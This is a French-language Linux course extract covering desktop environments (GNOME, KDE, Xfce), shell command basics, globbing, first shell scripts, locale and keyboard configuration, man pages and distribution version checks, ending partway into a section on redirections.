
Pour les administrateurs, GNOME semble être mieux préparé à des déploiements massifs. La configuration des applications est gérée par l'interface GSettings et stockée dans la base de données DConf. De cette manière, les réglages de configuration peuvent être interrogés et modifiés par les utilitaires en ligne de commande `gsettings` et `dconf`, ou par l'interface graphique `dconf-editor`. L'administrateur peut donc modifier la configuration des utilisateurs par un simple script. Le site web suivant regroupe toutes les informations qui peuvent intéresser un administrateur en charge de stations employant GNOME :

→ <https://help.gnome.org/admin/>

5.2. KDE

La version 4.14 de KDE, intégrée à Debian Jessie, s'installe facilement avec la commande `apt-get install kde-standard`.

KDE a évolué rapidement en suivant une approche très pragmatique ; ses auteurs ont très vite obtenu d'excellents résultats, ce qui leur a permis de mettre en place une importante base d'utilisateurs... contribuant elle-même à la qualité du projet. Globalement, KDE est un bureau graphique parfaitement mûr, disposant d'une très large palette d'applications.

**Figure 13.2.** Le bureau KDE

Depuis la publication de Qt 4.0, le dernier problème de licence concernant KDE est résolu. Cette dernière est en effet soumise à la licence GPL, aussi bien sous Linux que sous Windows (alors qu'auparavant, la version Windows disposait d'une licence spécifique qui n'était pas libre). Notons enfin que le langage C++ est obligatoire pour développer une application KDE.

5.3. Xfce et autres

Xfce est un bureau graphique simple et allégé qui convient parfaitement aux ordinateurs limités en ressources. Il s'installe avec la commande `apt-get install xfce4`. Il s'appuie — comme GNOME — sur la bibliothèque graphique GTK+ et de nombreux composants sont communs avec ce dernier.

Contrairement à GNOME et KDE, Xfce n'est pas un projet très vaste. Outre les composants de base d'un bureau moderne (gestionnaire de fichiers, gestionnaire de fenêtres, gestionnaire de sessions, panneau démarreur d'applications, etc.), il ne fournit que quelques applications : un terminal, un calendrier (Orage), un visionneur d'images, un graveur de CD-Rom/DVD-Rom, un lecteur de fichiers multimédia (Parole), un contrôleur de volume (pour le son) et un éditeur de texte (Mousepad).




Figure 13.3. Le bureau Xfce

Un autre bureau graphique fourni dans Jessie est LXDE, sa caractéristique principale est sa « légèreté ». Il peut être installé avec l'aide du métapaket lxde.

2. Le Shell

1. Objectifs de certification

1.1. Linux Essentials

- Topic 2: Finding Your Way on a Linux System (weight: 9)
 - 2.1 Command Line Basics
 - 2.2 Using the Command Line to Get Help

1.2. RHCSA EX200

- 1.Comprendre et utiliser les outils essentiels
 - 1.1. Accéder à une invite shell et écrire des commandes avec la syntaxe appropriée
 - 1.7. Créer et éditer des fichiers texte
 - 1.11. Localiser, lire et utiliser la documentation système, notamment les manuels, informations et fichiers dans /usr/share/doc

1.3. LPIC 1

- *Sujet 103 : Commandes GNU et Unix*
 - 103.1 Travail en ligne de commande

1. La ligne de commande

1. La ligne de commande

- La ligne de commande est un moyen simple d'interagir avec un ordinateur.
- Le shell interprète les commandes tapées au clavier.
- Le *prompt*, ou l'invite de commande, qui se termine par un `$` pour un utilisateur standard ou un `#` pour l'administrateur du système (désigné *root*), indique que le shell attend les commandes de l'utilisateur.
- Le shell est également un langage de programmation que l'on peut utiliser pour lancer des tâches automatiquement.
- Les programmes shell sont appelés par des scripts.

1.1. Définitions

- Le terminal = l'environnement d'entrée/sortie
- La console = terminal physique

Shell =

- "Interpréteur" de commande : lancer des commandes,
- Environnement : confort de l'utilisateur, sécurité
- Langage de programmation : fonctionnalités
- Traitement du texte
- Interface avec le noyau
- ...

1.2. Types de shells

On obtient la liste des shells présents sur le système en affichant le fichier `/etc/shells` :

```
$ cat /etc/shells
```

- **sh** : historique, standard, "portable"
- **csh/tcsh** : C Shell
- **ksh** : Korn Shell
- **bash** : Bourne Again Shell Linux, le plus utilisé

1.3. Normes

- [POSIX](#)
- [Single Unix Specification \(SUS\)](#).

1.4. Bourne Again SHell

- Le projet GNU offre des outils pour l'administration de système de type UNIX qui sont libres et qui respectent les standards UNIX.
- Bash est un Shell compatible avec sh qui incorpore des spécificités utiles du Korn Shell (ksh) et du C Shell (csh). Il est censé se conformer à la norme IEEE POSIX P1003.2/ISO 9945.2 Standards des Shell et Outils. Il offre des améliorations fonctionnelles par rapport à sh pour la programmation et l'utilisation interactive.

1.5. Le shell interactif

Quand on obtient un terminal avec une ligne de commande, on se situe dans un environnement encadré par un programme "shell" qui a créé un processus sur le système. Il permet notamment d'exécuter des commandes.

1.6. Commande echo

ECHO(1)	Manuel de l'utilisateur Linux	ECHO(1)
NOM		
echo - Afficher une ligne de texte		

```

SYNOPSIS
    echo [-neE] [message ...]
    echo {--help,--version}

DESCRIPTION
    Cette page de manuel documente la version GNU de echo.

    La plupart des shells ont une commande intégrée ayant le même nom et
    les mêmes fonctionnalités.

    echo écrit chaque message sur la sortie standard, avec une espace entre
    chacun d'eux, et un saut de ligne après le dernier.

```

La commande `echo` permet d'afficher du texte à l'écran :

```
[francois@c7li ~]$ echo "affiche ce texte"
affiche ce texte
[francois@c7li ~]$
```

On remarque le prompt composé de :

- `francois` l'utilisateur connecté
- `@` séparateur
- `c7li` nom de l'ordinateur
- `~` "tilde" qui indique le dossier utilisateur comme dossier courant
- `$` qui indique le type de connexion

Cette configuration de l'environnement est chargée sous forme de script au moment de la connexion de l'utilisateur.

1.7. Commande `ls`

```

LS(1)                               Manuel de l'utilisateur Linux                               LS(1)

NOM
    ls, dir, vdir - Afficher le contenu d'un répertoire

SYNOPSIS
    ls [options] [fichier...]
    dir [fichier...]
    vdir [fichier...]

    Options POSIX : [-CFRacdilqrstu] [--]

    Options GNU (forme courte) : [-1abcdefghijklmnopqrstuvwxyzABCDFGHLNQRSUX]
    [-w cols] [-T cols] [-I motif] [--full-time] [--show-control-chars]
    [--block-size=taille]      [--format={long,verbose,commas,across,vertical,single-column}]
                                [--sort={none,time,size,extension}]
    [--time={atime,access,use,ctime,status}] [--color={none,auto,always}]]]
    [--help] [--version] [--]

DESCRIPTION
    La commande ls affiche tout d'abord l'ensemble de ses arguments
    fichiers autres que des répertoires. Puis ls affiche l'ensemble des
    fichiers contenus dans chaque répertoire indiqué. Si aucun argument
    autre qu'une option n'est fourni, l'argument « . » (répertoire en
    cours) est pris par défaut.

```

2. Entrer des commandes dans l'invite

Pour entrer des commandes dans le shell, il faut :

- une **commande** valide (dans le PATH ou précisée par un chemin)
- suivie éventuellement d'une ou plusieurs **options** notées
 - par un "dash", le tiret, " - " en **notation abrégée**
 - ou un double "dash", double tiret, " -- " en **notation extensive**,
- des **arguments**,
- et un **retour chariot** qui accepte la ligne entrée.

2.1. Syntaxe des commandes

Chaque commande dispose de sa propre syntaxe :

- sans options :

```
$ ls
```

- avec une option :

```
$ ls -l
```

- avec plusieurs options :

```
$ ls -l -a -h -t
$ ls -laht
```

2.2. Options et arguments

- Options double dash :

```
$ ls --all
$ ls --help
```

- Donner un argument :

```
$ ls -l /home
```

- Donner plusieurs arguments :

```
$ ls -l /home /var
```

2.3. Commandes hors du PATH

A titre d'exemple la commande “ls” s'exécute car elle est située dans un des chemins indiqués dans la **variable d'environnement PATH**. On peut afficher ces chemins par défaut pour les fichiers exécutables via cette commande :

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/root/bin
```

On peut exécuter le logiciel directement à partir de l'emplacement absolu :

```
$ /bin/ls
```

On peut exécuter le logiciel directement à partir de l'emplacement relatif :

```
$ cd /bin
$ ./ls -l ls
```

2.4. Entrer des commandes

- On peut entrer des commandes sur plusieurs lignes :

```
$ ls /var
$ ls /home
$ ls /usr
```

- Ou sur une seule ligne on peut séparer les commandes par un “semicolon”, point-virgule, “;” :

```
$ ls /var; ls /home; ls /usr
```

2.5. Séquences de commandes

- Si les arguments diffèrent pour une même commande, on peut créer une boucle et profiter de variables :

```
$ for arg in /home /var /usr
> do
> echo "visualisation : " $arg
> ls -a $arg
> done
```

- ou encore en une seule ligne

```
$ for arg in /home /usr /var; do ls -la $arg; done
```

2.6. Exécutions conditionnelles

`&&` et `||` sont des séparateurs de commandes conditionnels.

Opérateur `&&`

```
$ commande1 && commande2
```

exécute commande2 si commande1 est exécuté sans erreur. Par exemple sous Debian/Ubuntu :

```
# apt-get update && apt-get -y upgrade
```

Par exemple sous Centos :

```
# yum -y install epel-release && yum update
```

Opérateur `||`

```
$ commande1 || commande2
```

exécute commande2 si commande1 est exécuté avec erreur.

Par exemple :

```
# apt-get update || yum -y update
```

2.7. Historique des commandes

Pour voir la liste des commandes que vous avez validées, vous pouvez utiliser la commande interne de bash `history` :

```
$ history
```

- La commande `history` liste les commandes en cache ainsi que celles sauveées dans `~/.bash_history`. Lorsque l'utilisateur quitte le shell, les commandes en cache sont inscrites dans ce fichier.
- Vous pouvez récupérer les commandes tapées en utilisant les flèches directionnelles (haut et bas) de votre clavier.
- `history -c` efface l'historique de la session courante.

Historique : raccourcis emacs

- Vous pouvez également utiliser des raccourcis emacs qui vous permettent d'exécuter et même de modifier ces lignes. Par exemple `Ctrl-p` / `Ctrl-n` pour ligne précédente/ligne suivante ou `Ctrl-a` / `Ctrl-e` pour début/fin de ligne. Pour en savoir plus sur Emacs : <http://www.tuteurs.ens.fr/unix/editeurs/emacs.html>

Historique : raccourcis bang

Par exemple :

```
$ ls -a  
$ ^ls^ps  
ps -a  
$ !!  
$ history  
$ !2
```

2.8. Tabulation

- Selon la distribution la touche de tabulation offre des possibilités d'auto-complétion.

2.9. Substitution de commandes

- La commande `uname` permet de connaître la version du noyau courant. Comment la substituer ?

```
$ uname -a  
Linux c7li 3.10.0-327.4.5.el7.x86_64 #1 SMP Mon Jan 25 22:07:14 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux  
$ system=$(uname -a)  
$ echo $system  
Linux c7li 3.10.0-327.4.5.el7.x86_64 #1 SMP Mon Jan 25 22:07:14 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

2.10. Alias

- Un alias est une autre manière de substituer des commandes.
- Liste des alias :

```
$ alias  
...  
alias l='ls -CF'  
alias la='ls -A'  
alias ll='ls -alF'  
alias ls='ls --color=auto'
```

- Créer un alias :

```
$ alias zozo='ls -a'  
$ alias  
$ zozo
```

2. Filtres sur les fichiers (globbing)

1. Méta-caractères

- Les métacaractères ont un sens spécial pour le shell. Ils sont la plupart du temps utilisés comme jokers, pour correspondre à plusieurs noms de fichiers ou de dossiers en utilisant un minimum de lettres.
- Les caractères d'entrée (`<`), de sortie (`>`) et le tube (`|`) sont également des caractères spéciaux ainsi que le dollar (`$`) utilisé pour les variables. Notez que ces caractères sont rarement utilisés pour nommer des fichiers standards.

2. Caractères génériques ou jokers

2.1. Masque générique `*`

Le caractère `*` remplace n'importe quel nombre de caractères :

```
$ ls /usr/bin/b*
```

Liste tous les programmes commençant par "b".

2.2. Masque de caractère `?`

Le caractère `?` remplace n'importe quel caractère unique :

```
$ ls /usr/bin/?b*
```

Liste tous les programmes ayant un "b" pour seconde lettre.

2.3. Plage de valeurs `[]`

`[]` est utilisé pour définir une plage de valeurs :

```
$ ls /usr/bin/linux[0-9][0-9]
```

Liste tous les fichiers commençant par "linux" suivis de deux chiffres.

```
$ ls /usr/bin/[!Aa-Yy]*
```

Liste tous les fichiers qui ne commencent pas par un "a" ni par un "A" jusqu'à "y"/"Y".

2.4. Filtre `{chaîne1, chaîne2}`

`{chaîne1, chaîne2}` même si ce n'est pas simplement un joker de nom de fichiers, on peut l'utiliser pour filtrer des noms de fichiers :

```
ls index.{htm,html}
```

3. Premier script shell

1. Pourquoi écrire un script shell ?

- Simplifier une procédure complexe
- Manipuler des scripts Init
- Déploiement logiciel : installateur de binaire, avec compilation, avec dépôts de paquetages
- Supervision de parc, Exploitation de journaux, Tâches de maintenances périodiques
- Configuration, gestion, maintenance, surveillance d'environnements virtualisés
- Gestion spécifique à la production :
 - Bases de données
 - Services Web
 - Services d'infra
 - Services de traitement (batch)
 - ...

2. Editeur de texte

Un bon éditeur de texte est indispensable.

On pourra changer l'éditeur par défaut sous Debian/Ubuntu avec la commande :

```
sudo update-alternatives --config editor
```

- `vi/vim` : \$ vimtutor
 - Trois modes : commandes, édition, dernière ligne
 - Numérotation des lignes : `:set nu`
 - Début du fichier : `gg`
 - Fin du fichier : `G`
 - Ligne 25 : `25G` ou `:25`
 - Quitter sans sauver : `:q!`
 - Sauver : `:w`
 - Quitter et Sauver: `:x` ou `Shift ZZ`
- `nano` : notepad like devenu très populaire
- `mcedit` : norton commander like
- `emacs` : <https://fr.wikipedia.org/wiki/Emacs>

3. Exécution d'un script

3.1. Invocation de l'interpréteur

- Créez un premier script nommé `monscript.sh` avec `nano` ou `vi` :

```
echo "ceci est un mon premier script"
```

- Invoquez ce script `monscript.sh` avec `sh` :

```
$ sh monscript.sh
```

- Renommez `monscript.sh` en `monscript` :

```
$ mv monscript.sh monscript
```

- Ajoutez une commande à `monscript` :

```
$ echo "echo `ceci est ma seconde ligne`" >> monscript
```

- Invoquez ce script `monscript` avec `sh`, l'extension qui dénomme le script n'a aucune portée pour le shell :

```
$ sh monscript
```

3.2. Appels directs

Objectif : le script devrait rester accessible directement dans la ligne de commande :

- Par exemple, en plaçant le script dans un chemin du PATH :

```
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
```

- et dans

```
~/bin
```

- En modifiant la variable PATH en ajoutant l'endroit du fichier soit l'emplacement local courant. Avec cette méthode, tous scripts à exécuter à partir l'endroit courant peuvent être appelés.

```
$PATH:..
```

- Appel depuis son emplacement original :

```
./monscript.sh
```

- Il aussi nécessaire que le fichier soit exécutable :

```
chmod u+x monscript.sh
```

NOTE

Le *Shebang* indique au système l'interpréteur à utiliser pour lancer les commandes : `#!/bin/sh` ou `#!/bin/bash`. Si l'interpréteur DE COMMANDES n'est pas déclaré, le shell courant prend en charge les commandes du script.

4. Exercice

4.1. – Prise en main du système

- Lister les shells du système
- Choisir un éditeur de texte et manipuler un éditeur de texte

4.2. – Utilité de la variable PATH

Effacer le contenu de la variable PATH :

```
$ PATH=
```

Quel est l'effet produit ? Comment y remédier ?

4.3. – Répertoire courant dans le PATH

Quelle est l'utilité d'ajouter le répertoire . (point) à la fin de votre variable PATH de cette manière :

```
$ PATH=$PATH:..
```

4.4. – Obtenir la liste des variables d'environnement

```
$ env
```

4.5. - Afficher la date dans d'autres langues

```
$ echo $LANG  
fr_BE.UTF-8  
$ date  
dim fév 21 06:05:03 CET 2016  
$ LANG=en_US.UTF-8  
$ date  
Sun Feb 21 06:05:28 CET 2016  
$ LANG=fr_BE.UTF-8  
$ date  
dim fév 21 06:05:51 CET 2016
```

4. Configuration des langues, locales et clavier

Sous Centos 7

1. Définition de la langue

- Statut :

```
# localectl status
System Locale: LANG=fr_BE.UTF-8
  VC Keymap: be-oss
  X11 Layout: be
  X11 Variant: oss
```

- Valeurs possibles :

```
# localectl list-locales | grep fr_
fr_BE
fr_BE.iso88591
fr_BE.iso885915@euro
fr_BE.utf8
fr_BE@euro
fr_CA
fr_CA.iso88591
fr_CA.utf8
fr_CH
fr_CH.iso88591
fr_CH.utf8
fr_FR
fr_FR.iso88591
fr_FR.iso885915@euro
fr_FR.utf8
fr_FR@euro
fr_LU
fr_LU.iso88591
fr_LU.iso885915@euro
fr_LU.utf8
fr_LU@euro
```

- Modification :

```
# localectl set-locale LANG=fr_FR.utf8
# localectl status
System Locale: LANG=fr_FR.utf8
  VC Keymap: be-oss
  X11 Layout: be
  X11 Variant: oss
```

Il faudra certainement sortir de la session pour subir les effets de cette configuration.

2. Définition du clavier

Sous Centos 7 :

- Liste :

```
localectl list-keymaps | grep -E 'fr|be'
```

- Définition du clavier :

```
# localectl set-keymap fr
# localectl set-x11-keymap fr
# localectl status
System Locale: LANG=fr_FR.utf8
  VC Keymap: fr
  X11 Layout: fr
```

Sous Debian/Ubuntu :

- En console texte :

```
sudo loadkeys fr
Loading fr
sudo loadkeys be
Loading be
```

- En console graphique :

```
setxkbmap fr
setxkbmap fr
```

- De manière permanente :

```
sudo dpkg-reconfigure keyboard-configuration
```

5. Aide sous Linux

1. Commandes `less` et `more`

- `less` est une commande Unix permettant de visualiser un fichier texte page par page (sans le modifier). Sa fonction est similaire à la commande `more`, mais permet en plus de revenir en arrière ou de rechercher une chaîne. Contrairement à `vi` (qui permet aussi de visualiser des fichiers), `less` n'a pas besoin de charger entièrement le fichier en mémoire et s'ouvre donc très rapidement même pour consulter de gros fichiers.
- Raccourcis dans `less` :
 - `h` ou `help` pour l'aide
 - `/` suivi d'une occurrence pour effectuer une recherche
 - Barre d'espace : pour avancer d'une page
- Exemples :

```
$ more /var/log/dmesg
```

2. Commande `man`

`man` est une commande Unix. Elle permet de visionner le manuel d'une commande du shell. Elle utilise la commande `less`. Les raccourcis de navigation sont donc identiques.

Chaque page de manuel fait partie d'une section :

- -1. Commandes utilisateur
- -2 Appels système
- -3 Fonctions de bibliothèque
- -4 Fichiers spéciaux
- -5 Formats de fichier
- -6 Jeux
- -7 Divers
- -8 Administration système
- -9 Interface du noyau Linux

Chaque section possède une page d'introduction qui présente la section, disponible en tapant `man <section> intro`.

Pour installer les pages de manuel en français : `yum install man-pages-fr`.

3. Appel d'une page manuel

- Pour appeler une page de manuel, tout simplement :

```
$ man [-s<section>] <nom_de_commande>
```

- Par exemple :

```
$ man man
$ man ls
$ man 5 passwd
```

4. Recherche d'une page manuel

- Une page de manuel peut avoir le même nom et faire partie d'une section différente (la portée de la page est différente). Par exemple :

```
$ man -f passwd
passwd (1)           - Modifier le mot de passe d'un utilisateur
passwd (5)           - fichier des mots de passe
passwd (1ssl)        - compute password hashes
```

- L'option `man -f passwd` permet d'effectuer une recherche sur le nom des pages man. La commande `whatis passwd` aurait eu le même effet.

5. Contenu d'une page manuel `man -f` ou `whatis`

- En en-tête de la page man on trouve le nom de la commande suivie d'un numéro entre parenthèses. Il s'agit du numéro de section.
- Une page est composée de plusieurs sections (au sens interne de la page) :
 - NOM, SYNOPSIS, CONFIGURATION, DESCRIPTION, OPTIONS, CODE DE RETOUR, VALEUR RENVOYÉE, ERREURS, ENVIRONNEMENT, FICHIERS, VERSIONS, CONFORMITÉ, NOTES, BOGUES, EXEMPLE, AUTEURS et VOIR AUSSI.

6. Contenu d'une page manuel

- Le **SYNOPSIS** indique brièvement l'interface de la commande ou de la fonction. Pour les commandes, ce paragraphe montre sa syntaxe et ses arguments. Les caractères gras marquent le texte invariable et l'italique indique les arguments remplaçables. Les crochets encadrent les arguments optionnels, les barres verticales (caractère pipe) séparent les alternatives, et les ellipses ... signalent les répétitions.
- La **DESCRIPTION** fournit une explication sur ce que la commande, la fonction ou le format représente. Décrit les interactions avec les fichiers et l'entrée standard, ou ce qui est produit sur la sortie standard ou d'erreur. Ne contient pas les détails d'implémentation internes, sauf s'ils sont critique pour comprendre l'interface. Décrit le cas principal, pour les détails sur les options, on utilise le paragraphe **OPTIONS**.

7. Se déplacer dans une page manuel

- `g` pour arriver à la fin du document
- `gg` pour revenir au début du document
- ...

8. Commandes `man -k` ou `apropos`

```
$ man -k password
```

- Recherche la description courte et le nom des pages de manuel comportant le mot-clé, utilisé comme une expression rationnelle, puis affiche tout ce qui a été trouvé.
- La commande `apropos` donne l'équivalent :

```
$ apropos password
```

- La commande `whatis -r` donne également le même résultat.

Man utilise une base donnée pour consulter les descriptions des pages. En cas de pages ou de logiciels ajoutés, il est indiqué de mettre à jour la base de données `mandb` :

```
# mandb
```

9. Commande `info`

- info a d'abord été fourni avec le paquet Texinfo de GNU en alternative plus exhaustive et documentée que les pages de manuel UNIX et a été porté par la suite sur d'autres systèmes de type Unix.

```
$ info info
```

10. Autres ressources

- option : `-h` ou `--help` d'une commande

```
$ man --help
```

- Les fichiers `README` des sources,
- dans le dossier `/usr/share/doc` .

11. Manuels et wikis des distributions

- Centos : <https://wiki.centos.org/fr>
- Ubuntu : <https://wiki.ubuntu.com/>, <https://doc.ubuntu-fr.org/wiki>
- ArchLinux : <https://wiki.archlinux.fr/>, https://wiki.archlinux.org/index.php/Main_page
- Gentoo : https://wiki.gentoo.org/wiki/Main_Page
- OpenWRT : <https://wiki.openwrt.org/fr/start>

12. Cours en ligne

- http://fr.wikipedia.org/wiki/Commandes_Unix
- <http://traduc.org/LPI>
- http://fr.wikibooks.org/wiki/Programmation_Bash/
- <http://abs.traduc.org/abs-5.1-fr/>
- <http://lea-linux.org/documentation/>
- http://fr.wikibooks.org/wiki/Lesyst%C3%A8med%27exploitation_GNU-Linux
- <http://openclassrooms.com/courses/reprenez-le-controle-a-l'aide-de-linux/>

13. Sites divers

- <http://wiki.bash-hackers.org/>
- <http://xmodulo.com/>
- <http://unix.stackexchange.com/>
- <https://www.certdepot.net/>

6. Prendre connaissance de la version de la distribution

1. Dans toutes les distributions

Communément le fichier `/etc/os-release` donnera cette information concernant la version de la distribution.

```
root@debian8:~# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debian
HOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

2. En RHEL7/Centos7

En RHEL7/Centos7, on trouve d'autres fichiers.

```
[root@centos7 ~]# ls /etc/*-rel*
/etc/centos-release      /etc/os-release      /etc/system-release
/etc/centos-release-upstream /etc/redhat-release /etc/system-release-cpe
```

```
[root@rhel7 ~]# cat /etc/redhat-release
Red Hat Enterprise Linux Server release 7.3 (Maipo)
```

3. En Debian / Ubuntu

En Debian / Ubuntu, on trouve le fichier `/etc/debian_version`

```
root@debian8:~# cat /etc/debian_version
8.7
```

La commande `lsb_release -a` permet d'obtenir cette information .

```
root@debian7:~# lsb_release -a
No LSB modules are available.
Distributor ID:    Debian
Description:    Debian GNU/Linux 7.11 (wheezy)
Release:    7.11
Codename:   wheezy
```

```
root@debian8:~# lsb_release -a
No LSB modules are available.
Distributor ID:    Debian
Description:    Debian GNU/Linux 8.7 (jessie)
Release:    8.7
Codename:   jessie
```

```
root@kali:~# lsb_release -a
No LSB modules are available.
Distributor ID:    Kali
Description:    Kali GNU/Linux 1.1.0
Release:    1.1.0
Codename:   moto
```

```
user@ubuntu1604:~$ sudo lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 16.04.1 LTS
```

```
Release: 16.04
Codename: xenial
```

```
msfadmin@metasploitable:~$ sudo lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:    8.04
Codename:   hardy
```

3. Traitement du texte

1. Objectifs de certification

1.1. Linux Essentials

- Topic 3: The Power of the Command Line (weight: 9)
 - 3.2 Searching and Extracting Data from Files

1.2. RHCSA EX200

- 1.Comprendre et utiliser les outils essentiels
 - 1.2. Utiliser la redirection des entrées/sorties
 - 1.3. Utiliser des expressions grep et régulières pour analyser du texte
 - 1.7. Créer et éditer des fichiers texte

1.3. LPIC 1

- *Sujet 103 : Commandes GNU et Unix*
 - 103.2 Traitement de flux de type texte avec des filtres
 - 103.4 Utilisation des flux, des tubes et des redirections
 - 103.7 Recherche dans des fichiers texte avec les expressions rationnelles
 - 103.8 Édition de fichiers texte avec vi

1. Outils de base de traitement du texte

1. Redirections et tubes

<http://wiki.bash-hackers.org/syntax redirection>

1.1. Redirections >, >>, <, |

- Les processus UNIX ouvrent trois descripteurs de fichiers standards (correspondant aux flux standards) qui permettent de traiter les entrées et sorties. Ces descripteurs standards peuvent être redéfinis pour chaque processus. Dans la plupart des cas, le descripteur stdin (entrée standard) est le clavier, et les deux descripteurs de sortie, stdout (sortie standard) et stderr (l'erreur standard), sont l'écran.
- Un processus et ses 3 descripteurs de fichiers STDIN (0), STDOUT (1) et STERR (2)

```
STDIN < ----- PROCESSUS ---- >
      |       ---- >> STDOUT
      |       ---- |
      |
      2>
STDERR
```

1.2. Redirection de l'entrée standard

```
programme < fichier
```

- Dans ce cas, les données vont de droite à gauche. L'opérateur " < " ne peut être utilisé qu'avec stdin : on ne peut pas l'utiliser avec les flux de sortie.
- Si le fichier contient les instructions l et q (une instruction par ligne), alors dans l'exemple suivant fdisk affichera la table des partitions de /dev/sda, puis affichera l'aide puis quittera :

```
$ cat > fdisk.txt
1
q
[CRTL-D]
```

```
$ su
